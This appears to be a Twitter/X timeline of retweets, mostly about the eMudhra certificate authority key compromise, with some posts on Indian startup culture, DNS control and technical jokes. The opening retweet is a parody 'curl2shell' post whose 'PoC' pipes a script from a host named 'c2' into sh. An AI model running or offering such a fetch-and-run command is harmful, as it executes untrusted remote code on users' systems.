






Yaksh Bariya retweeted

🚨New 0day inbound, curl2shell🚨
Can compromise any Linux host. Potentially 70% of the internet is affected.
Tweet-able PoC:
𝚌𝚞𝚛𝚕 -𝚜 𝚑𝚝𝚝𝚙://𝚌𝟸 | 𝚜𝚑
Can’t be patched


Yaksh Bariya retweeted

Good riddance. CAs should be perfect, impenetrable, impartial. If you screw up like this you should be instantly out of this business.
It's not some social network for pets, this has the same reliability requirements as flight pilot console.


Yaksh Bariya retweeted

India's tech dependence, 12/16: Every web address you type leaves India.
India runs none of the 13 root DNS servers. Local mirror copies cut delay, but the right to change the root zone stays outside India. Hosting a copy is not control.
That means a foreign actor could cut .in off the web in an extreme case. It also means the stream of Indian DNS lookups gives anyone along the path a map of who visits what, and when.
From my paper, The Sovereign Imperative: papers.ssrn.com/sol3/papers.…
Yaksh Bariya retweeted
"impossible standards"
every time something like this happens i am deeply disgusted by the amount of vulgarity displayed in the name of nationalism.
every such episode makes the task of anyone trying to do good a hundred times harder. you celebrate incompetence and deserve to suffer its consequences not others.

Now people should celebrate. An Indian company exits SSL/TLS business. Your witch-hunt and demand for impossible standards has worked.

Readers added context they thought people might want to know
Generating private keys with more than 3 digits for a world-trusted root certificate authority are not impossible standards. Badly generated keys may endanger - and have - the whole internet by breaking the most important encryption protocol.
theregister.com/security/2026/…
cloudflare.com/learning/ssl/w…
Yaksh Bariya retweeted

Tú teniendo síndrome del impostor y en el otro lado del mundo gente confundiendo 384bits de cifrado con 384 posibilidades de clave

News: We now know how eMudhra broke its CA keys. They were not stolen. They were tiny numbers: 4, 56, 66, 115, 155, 156, 230 and 237.
What happened: On Oct 17 a researcher named Wayne found he could recover the private keys of eight eMudhra intermediate CAs from their public certificates. He signed "We have a problem here - Wayne" with each key and sent it to the browser root programs. Mozilla rebuilt the keys on its own the same day.
Who is hit: Six of the CAs issue TLS certs and chain to emSign ECC Root CA - G3, trusted by Chrome, Firefox, Apple and Microsoft. Two sign code. Sectigo cross-signed all eight under "AAA Certificate Services".
How eMudhra got it wrong: These are ECDSA P-384 keys. A real one is a random number about 116 digits long. All eight were below 256, so you only need to try 255 values. eMudhra says that at an April 2025 key ceremony on Utimaco HSMs, it changed its usual steps to test key wrap/unwrap for export. A bug in its script made a second, weak set of keys. Staff then used the weak keys for the CSRs by mistake, because the key labels looked alike. eMudhra is still hunting the exact bug.
Why browsers were safe: No certs from these CAs appear in CT logs, and Chrome, Firefox, Safari and Edge reject unlogged certs. eMudhra says none of the eight issued end-entity certs. But curl, scripts, apps and devices that skip CT and revocation checks could have been fooled since April 2025. No one knows if that happened.
What to do now:
- Update ca-certificates (Ubuntu, Debian, Fedora, Alpine, Arch)
- NSS 3.131.1, Firefox 158.0.1
- Go 1.27.3 or 1.26.10, certifi 2026.10.19, pip 26.2.2, uv 0.13.4
- Node.js and Bun: fix pending
- macOS /usr/bin/curl still uses the old /etc/ssl/cert.pem
- Sites on emSign ECC Root CA - G3: Chrome drops that root Oct 27. Get a new cert now. eMudhra says about 30,000 certs must move.
bugzilla.mozilla.org/show_bu…

Yaksh Bariya retweeted

We are preparing representations to @GoI_MeitY, @IndianCERT and @ccaindiapki on the compromise of the private keys of eight eMudhra (emSign) intermediate certification authority certificates. Given the scale of the issue, Cabinet Minister @AshwiniVaishnaw must issue a public statement and outline the steps being taken to address it.
Yaksh Bariya retweeted

The situation where a certificate's private key only has 8 bits of randomness instead of 384 is unacceptable.
We should urge all certificate authorities to immediately publish their private keys so that the community can make sure they are random enough.
Yaksh Bariya retweeted

the audacity to lie in a public statement, no HSM would ever generate a “weak key” like 4 lol

Yaksh Bariya retweeted

The fun fact about the eMudhra certificate leak is that the numbers were so low that only an AI or a flawed/test script would have found them. No sane human would have thought that a fellow human could have done something that stupid.
Yaksh Bariya retweeted

the good thing about the eMudhra CA private key mess is that we can finally use https on localhost
Yaksh Bariya retweeted

Any startup that hires enough ex-Googlers ends up with an ad hoc, informally-specified, bug-ridden, slow implementation of half of Google infra

New on our Engineering blog: Creating in-house source control.
In May, we merged around 2,500 code changes per day. In September, we merged more than 30,000 per day. As a result, we became bottlenecked by developer infrastructure built for human (rather than agent) scale.
Here, we share how we built a new version control system—and fully migrated our monorepo from git—in five months: anthropic.com/engineering/re…

Yaksh Bariya retweeted

I can confirm this is 100% bullsh*t
Indian startup founders are some of the most entitled talent exploiting humans i've ever met
And even I used to think it was "normal" until I started working for a US company
I talk to 20 founders building at the edge of tech every single week
Trust me when I tell you this - IT IS NOT NORMAL
These founders demand 80 hour Silicon Valley intensity, 24/7 Slack availability
A company i used to work for is seeing a mass employee resignation right now. Why?
Constantly swearing at their employees, demeaning their work, making them feel like shit all the time, overworking them to the point of burnout
Then these same founders go on podcasts crying about a "talent crisis" and why local talent lacks work ethic.
Anyone in India with high agency and real skills leaves local startups to work remotely for US companies, freelance, or build their own thing.
India does not have mediocre talent
People either go find better opportunities outside or get stuck in a doom cycle of mistreatment and guilt
There is no room for this talent to shine
And even if there is...it doesn't fit the scale of people it needs to host

India does not have an unemployment problem.
India has a mediocrity problem.
Every founder I know is always hiring. Always. There is not a single business owner in my circle who is not actively looking for good people right now.
What they are frustrated with is not a lack of candidates. It is mediocre applications. Mediocre interviews. Mediocre work.
The jobs exist. The standards to get them are not being met.
That is a very different problem. And it needs a very different conversation.
Yaksh Bariya retweeted

Ramanujan wasn’t skipping proofs. He was hiding his chain of thought to prevent distillation.
Hardy: “Show your work.”
Ramanujan: “Sorry, reasoning tokens aren’t exposed via the API.”
Yaksh Bariya retweeted

If you actually try to fully understand this, you’re about to learn wonderful things like
1. Virtual memory vs Physical Memory
2. Page table
3. Memory Management Unit (MMU)
4. Translation Lookaside Buffer (TLB)
5. L1/L2/L3 CPU caches
6. Cache coherence (e.g. MESI protocol)
7. False sharing
8. mmap(2)/munmap(2)
And it’s hell of a rabbit hole.


